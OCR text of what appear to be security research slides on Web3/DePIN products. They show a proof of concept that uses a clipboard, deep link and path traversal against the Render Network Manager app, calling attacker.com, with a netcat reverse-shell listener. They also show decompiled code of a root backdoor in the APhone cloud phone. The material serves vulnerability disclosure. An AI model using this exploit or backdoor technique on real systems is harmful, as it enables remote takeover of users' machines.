
PoC: Node.js ReverseShell

```
    <button onclick="executeExploit()">Download Scene</button>

    <script>
        async function executeExploit() {
            // Maliciously crafted URL in which 'filename' includes path traversal
            const craftedURL = "https://attacker.com/app.asar?X-Amz-Date=20250231T010632Z&X-Amz-
Expires=3600&response-content-disposition=filename=\"../../../../Applications/Render Network
Manager.app/Contents/Resources/app.asar\"";

            // Copy the malicious URL to the clipboard
            await navigator.clipboard.writeText(craftedURL);

            // Trigger the deep link to start the download
            setTimeout(() => {
                window.location.href = "rendermanagerapp://download?source=clipboard";
            }, 1000);
        }
    </script>
```


Safari File Edit View History Bookmarks Develop Window Help
Fri Jan 31 10:20 AM
Render Network Manager v.1.33.30
INSTANT DOWNLOAD
Default Download Location
/Users/hhjack/Downloads
Go to Folder
Paste links from clipboard Ctrl V
or
add TXT or CSV files here.
poc — root@ : /var/www/html — ssh root@www. .com — 59×13
~/Desktop/depin/render/poc — root@ : /var/www/html — ssh root@www. .com
[root@ :/var/www/html# nc -vv -n -l 9999
Listening on 0.0.0.0 9999
.com
Click the button to exploit clipboard & trigger deep link
Download Scene


APhone



13:37
Home
Aphone
Restart
Device ID
177623892040017...
Copy
Server Region
Hong Kong - B
Duration
364d 23h 59m
• Running
Add Time
Launch
THE FIRST WEB3 CLOUD PHONE

APhone: Decentralized Smartphone

- A Virtual Smartphone Service (Android)
- Leverages underlying **DePIN** for essential GPU/CPU
- Accessible Anywhere (Browser as Client, Dedicated Mobile App)
- For Professionals (secure remote work), Gamers (lag-free & high-performance) and Web3 Farmers (multi-wallet airdrop)

APhone





User
User
User
Low Latency Streaming Protocol
Container
Container
Container
VMI (Virtual Mobile Infrastructure)
VMI
ARM Cloud OS Kernel Components
SoC Micro Server #1
SoC Micro Server #N
Aethir ARM Server

Home

APhone

Restart



Device ID

18096645168493363322 Copy

Server Region

Los Angeles - B

Duration

353d 06h 19m • Running

Add Time

Launch

8:44


Tools
WeChat
YouTube
TikTok
Discord
Telegram
X
F-Droid
Status
Terminal Emula...
Termux

A PHONE

Home

APhone

Restart



Device ID

1809664516849336322 Copy

Server Region

Los Angeles - B

Duration

353d 06h 19m • Running


Add Time

Launch

8:44

AppNest

Recommended for you



Hot Ranking

Phantom The friendly crypto wallet for tokens, NFTs, ...	Install
Metamask Finance	Install
Binance Finance	Install
OKX Finance	Install

Key Weaknesses & Attack Vectors

- Outdated Software Stack
  - Android 10 / Kernel 5.10.110 / **Chrome 87.0.4280.101**
  - Vulnerable to Public Exploits (1-day), e.g., CVE-2021-38001
- Built-in Root Mechanism (Backdoor)
  - /system/xbin/super_init_sh_guard

```
private LocalSocket create_mount_script_socket() {
  LocalSocket localSocket = new LocalSocket(2);
  localSocket.connect(new LocalSocketAddress(“mount_script_socket”, ABSTRACT));
  return localSocket;
}
public Void doInBackground(String... strArr) {
  String str =“/data/system/script_” + System.currentTimeMillis() + "_" + this.py + ".sh";
  if (!Utils.CommonUtils.createAndWriteFile(str, this.command, true, true, true)) {
    l("Unable to write command to script file.", str);
    return null;
  }
  LocalSocket localSocket = this.mount_script_socket;
  . . .
  OutputStream outputStream = this.mount_script_socket.getOutputStream();
  String str2 = str + "\u0000";
  outputStream.write(str2.getBytes());
  outputStream.flush();
  . . .
}
```

/system/framework/services.jar

```
__int64 __fastcall pthread_handle_message(int fd)
{
  memset(buffer, 0, sizeof(buffer));
  . . .
  v3 = recvfrom(fd, &buffer[v2], 512 - v2, 0, 0LL, 0LL);
  snprintf(command, v4, v5, v6, "/system/bin/sh", buffer);
  v11 = popen(command, “r”);
```

/system/xbin/super_init_sh_guard

